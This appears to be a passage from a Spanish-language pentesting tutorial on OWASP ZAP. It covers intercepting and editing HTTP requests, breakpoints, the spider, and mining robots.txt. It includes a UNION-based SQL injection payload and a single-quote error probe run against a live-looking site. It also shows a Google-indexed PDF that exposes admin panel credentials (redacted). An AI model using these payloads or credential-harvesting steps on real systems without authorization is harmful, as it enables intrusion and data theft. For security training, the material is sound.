


Imagen 1.18: Petición capturada por Wireshark con el parámetro id manipulado desde ZAP.

La respuesta del servidor web interceptada por ZAP es la siguiente:




Imagen 1.19: Respuesta interceptada por ZAP.

Se observa la consulta que la aplicación web manda al sistema gestor de base de datos y una de las tablas de la base de datos. Puede ser útil ver la respuesta del servidor en formato *raw* para inspeccionar desde ZAP el código de la página devuelta.

Por comodidad, podemos ver en el navegador web la respuesta del servidor. Para ello, vamos a la pestaña "*Historia*" y nos colocamos sobre la petición, elegimos la opción "*Ver en el navegador*" como se ve en la siguiente figura:




Imagen 1.20: Apertura en el navegador web de la petición enviada por POST.

Vemos en el navegador web el resultado de modificar con ZAP el parámetro *id=1* por *id=1'* y reenviárselo al servidor web.




Imagen 1.21: Respuesta vista en el navegador web.

PoC: Modificación y reenvío de las peticiones GET

De mismo modo que podemos capturar y modificar las peticiones que se envían por *POST*, podemos hacerlo con las peticiones que se envían por *GET*.

En la siguiente figura se observa una petición que se envía por GET:




Imagen 1.22: Petición enviada por GET.

Capturamos esta petición con ZAP y el proceso será idéntico al anterior, reenviar la petición HTTP para poder editarla, inyectar código SQL al servidor para ver si éste es vulnerable a SQL *injection*. Damos al parámetro *id* el valor *id=-3 union (select 1,database(),version(),user())* y lo enviamos al servidor (SEND).




Imagen 1.23: Petición HTTP por GET modificada.

La respuesta devuelta por el servidor es la siguiente:




Imagen 1.24: Respuesta devuelta por el servidor tras la petición GET.

Si abrimos la respuesta en el navegador, se pueden ver el código SQL inyectado desde ZAP en la petición HTTP por *GET*. Vemos cómo el aplicativo web es vulnerable a SQL *injection* ya que nos devuelve el nombre de la base de datos, la versión del sistema gestor de base de datos y el nombre de usuario para la base de datos.




Imagen 1.25: Resultado de la inyección SQL insertada con ZAP en la petición web.

6. Puntos de interrupción o breakpoints

Otra característica interesante de ZAP son los puntos de interrupción o *Breaks Points*, mediante los cuales podemos capturar parámetros y modificar sus valores antes de enviarlos al servidor web.

Mediante el botón *Break* podemos crear un punto de interrupción a partir del cual podemos controlar, modificar y analizar los datos que se envían desde el navegador al servidor web.




Imagen 1.26: Botón para crear los puntos de interrupción.

Dentro del rectángulo rojo encontramos tres botones. El primero, un círculo verde, es el que crea el punto de interrupción, el siguiente confirma el envío actual al servidor y el botón *play* cancelaría el punto de interrupción para que la comunicación volviese a ser fluida sin interrupciones entre el cliente y servidor web.

PoC: Comportamiento ante errores

En esta prueba de concepto se busca provocar errores en tiempo de ejecución en el aplicativo web. El tratamiento de los errores es tarea de los programadores que deben definir qué tiene que hacer la aplicación en caso de producirse alguno. Si no se define cuál será la respuesta ante los errores



en tiempo de ejecución, la aplicación puede mostrar lo que está sucediendo en el servidor y no es aconsejable porque esa información puede ser aprovechada por un atacante.

Para ver el comportamiento de la aplicación, introduciremos puntos de interrupción para ir analizando las peticiones a medida que se van produciendo y cambiar "al vuelo" el valor de los parámetros que se envíen al servidor.

En la siguiente figura se ha capturado una petición HTTP con el parámetro *id=1368* enviado por *GET* antes de que se envíe al servidor.




Imagen 1.27: Petición capturada mediante puntos de interrupción.

Como la petición aún no ha sido enviada al servidor, realizamos un cambio en el parámetro enviado por *GET*: añadimos una '(comilla simple) para ver cuál es el comportamiento del servidor web.




Imagen 1.28: Modificación de la petición HTTP enviada por GET antes de ser enviada.

Tras modificar la petición y mandarla al servidor, observamos que se producen errores en tiempo de ejecución en el servidor poniendo de manifiesto cuál es el sistema gestor de base de datos, MySQL, así como una ruta absoluta dentro del servidor donde se puede ver que la aplicación web está alojada en un *host* virtual (muy probablemente en un servidor compartido) y donde puede inferirse que el servidor web es un IIS (*Internet Information Services*), luego es muy probable que el sistema operativo del servidor sea *Windows*.




Imagen 1.29: Respuesta del servidor tras recibir la petición modificada.

7. Spider

ZAP cuenta con una araña o *spider* para la detección automática y descubrimiento de nuevos recursos o URLs en el sitio web a auditar. Nos reportará recursos que durante un primer análisis pasivo de las peticiones y respuestas muy probablemente no hemos podido ver.

El *spider* toma como semilla la URL del sitio web, hace una petición y analiza la respuesta en busca de hipervínculos, etiquetas <*base*>, valor de los atributos *href* de la etiqueta <*a*>, información de las etiquetas <*iframe*>, <*meta*>, contenido del atributo *action* de los formularios web, información de los comentarios HTML… Toda esta información que va descubriendo la va agregando a la lista de URLs a visitar y el proceso continúa de manera recursiva en búsqueda de nuevos recursos sobre los ya encontrados.

Para lanzar el *spider* en busca de recursos, podemos hacerlo de dos formas. La primera, como se ve en la siguiente figura, vamos a "*Sitios*", seleccionamos el sitio sobre el que lanzar el *spider*, botón derecho, "*Atacar -> Spider*".




Imagen 1.30: Ejecución del spider (I).

La segunda opción es pulsar sobre la pestaña + y seleccionar la opción *Spider (Araña)*:



Imagen 1.31: Arranque del spider (II).

Pulsamos sobre "*New Scan*":




Imagen 1.32: Arranque del spider (III).

Se abrirá la ventana de configuración del *Spider* y, en la pestaña *Advanced* seleccionamos las características a utilizar.




Imagen 1.33: Opciones avanzadas de configuración del spider.

Las características permiten seleccionar qué información ha de tener en cuenta el *Spider* durante el proceso de descubrimiento de recursos. Son las siguientes:

- ***Send "Referer" header***: permite seleccionar si las peticiones que realice el *Spider* deberán enviarse con el campo *referer* en la cabecera HTTP o no.
- ***Process forms***: permite descubrir, además de la información del atributo *action* de los formularios web, nuevos recursos a partir de los valores que se envíen por *GET* desde el formulario.
- ***POST forms***: el *Spider* intenta descubrir nuevos recursos mediante el formulario y la información que se envíe por *POST*.
- ***Parse HTML comments***: el *Spider* tiene en cuenta los comentarios HTML para el descubrimiento de nuevos recursos. Ej: direcciones IP privadas de la organización, etc.
- ***Parse "robots.txt"***: en caso de contar el sitio web con este fichero para indicar a los buscadores lo que no tienen que indexar, el *Spider* utilizará la información de este archivo como base para descubrir nuevos recursos.
- ***Parse "sitemap.xml"***: en caso de tener un fichero *sitemap.xml* para enumerar las páginas del sitio web y proporcionar esta información a los buscadores, el *Spider* también lo usará para el descubrimiento de nuevos recursos.
- ***Parse SVN metadata***: el *Spider* utiliza para el descubrimiento de nuevos recursos la información presente en forma de metadatos de los sistemas de control de versiones.
- ***Parse Git metadata***: en caso de que el sitio web use *Git* como sistema de control de versiones, permite al *Spider* utilizar en el descubrimiento de recursos la información de los metadatos *Git*.
- ***Handle OData parameters***: el *Spider* utilizaría para el descubrimiento de nuevos recursos la información de los parámetros utilizador por *Open Data Protocol* (*OData*).

8. Configuración del Spider

Para la configuración del *Spider*, vamos a "*Herramientas -> Opciones*" y escogemos "*Spider (Araña)*".

Entre los parámetros que podemos configurar se encuentran:

- ***Maximum depth to craw***: indica la profundidad máxima de nodos que se explorarán a partir de un recurso base encontrado en el proceso de *crawling*.
- ***Número de procesos concurrentes del sitio***: el *Spider* tiene la característica de ser multihilo y este parámetro define el número de hilos que se utilizaran en el proceso de rastreo.
- ***Domains that are always in scope***: el comportamiento normal del *Spider* es hacer *crawling* sobre el dominio de la web donde se inició la navegación. Sin embargo, esta opción permite definir dominios adicionales que se consideran "de alcance" durante el proceso de rastreo. Se explorarán estos dominios adicionales junto con el dominio donde se inició la



navegación con ZAP, ya que éste siempre ha de contar con un dominio base para trabajar con dominios adicionales.




Imagen 1.34: Opciones de configuración del Spider.

PoC: analizando el fichero robots.txt

En un *test* de intrusión de una web, uno de los recursos que nunca hay que pasar por alto es el fichero *robots.txt* y su contenido. De existir, está en la raíz del sitio web y muchas veces es una fuente inagotable de recursos y en ocasiones puede dirigir el *test* de intrusión.

```
User-agent: *
Disallow: /intranet/

Disallow: index2.php
Disallow: index69.php
Disallow: accionesEnvioAmigos.php
Disallow: enviarApoyo.php
Disallow: apoyoEnviado.php
Disallow: enviarAltaBoletin.php
Disallow: altaBoletinEnviada.php
Disallow: enviarAportacion.php
Disallow: aportacionEnviada.php
Disallow: actualizarSelectorLocalidades.php
Disallow: documento.php
Disallow: redimensionar.php
Disallow: adhesion.php
Disallow: firmantes.php
```

Imagen 1.35: Ejemplo de contenido de robots.txt

En la siguiente prueba de concepto se hará uso del *Spider* para ver si existe el fichero *robots.txt* dentro de la web a auditar y, en caso de que éste exista, realice la búsqueda de nuevos recursos en función del contenido de este fichero.

Lo primero, será ir a la configuración del *Spider* e indicar que únicamente tenga en cuenta la información del fichero *robots.txt* para la búsqueda de nuevos recursos.




Imagen 1.36: Sólo se tendrá en cuenta para el descubrimiento de recursos el contenido del fichero robots.txt

Es recomendable realizar el *spidering* completo de todo el dominio, así que habrá que marcar el ámbito para todo el dominio. Tras comenzar el escaneo se puede ver cómo el *Spider* detecta la existencia del fichero *robots.txt* y su contenido, que será utilizado como base para nuevas búsquedas recursivas por el *Spider*.




Imagen 1.37: Contenido del fichero robots.txt detectado por el spider.

Una vez que conocemos el contenido del fichero *robots.txt*, vamos a *google* a ver si tiene indexado contenido relacionado por las rutas descubiertas en el fichero *robots.txt* por el *Spider*.





Imagen 1.38: Contenido indexado por google.

Podemos observar cómo *google* ha indexado un fichero en formato *pdf* bajo la ruta descubierta por el *Spider* con los datos de acceso a la zona de administración de la web, a las estadísticas, a servidor de correo...



www[redacted].com/udecontrol_datos/documentacion/documentacion.pdf

Datos del sitio www.[redacted].com

Estimado/a cliente/a:

Su sitio web ha sido publicado. Le indicamos en este documento todos los datos relativos a su sitio web:

Acceso a la web http://www.[redacted].com

Acceso al panel de control de la web http://www.[redacted].com/udecontrol

usuario: C[redacted]
contraseña: j[redacted]

Acceso a las estadisticas **servidor**: http://www[redacted]/stats
usuario: a[redacted]
contraseña: z[redacted]

Acceso al webmail https://www.[redacted]:8080/webmail/

Deben acceder con los datos de abajo '*Cuentas de correo electrónico*'

Configuración de clientes de Correo Servidor de entrada POP3:
mail.[redacted].com

Imagen 1.39: Fichero pdf con los datos de acceso.

PoC: descubrimiento de direccionamiento IP Privado

A la hora de descubrir la topología de la red interna de una organización, es importante tener información sobre el esquema de direccionamiento IP interno de la organización: qué direcciones IP tienen sus máquinas, qué direcciones IP tienen los servidores, cuál es la clase de las mismas, etc…



Una forma de descubrir esta información es analizar los comentarios HTML que los desarrolladores dejan en las aplicaciones web y que se olvidan de eliminar cuando éstas se suben a producción.

En la siguiente prueba de concepto se utilizará el *Spider* para que haga descubrimiento de recursos únicamente utilizando los comentarios HTML que aparecen en la aplicación web a auditar.

Para ello, configuramos el *spider* para que únicamente utilice la información presente en los comentarios HTML de las páginas web durante el proceso de descubrimiento de recursos.

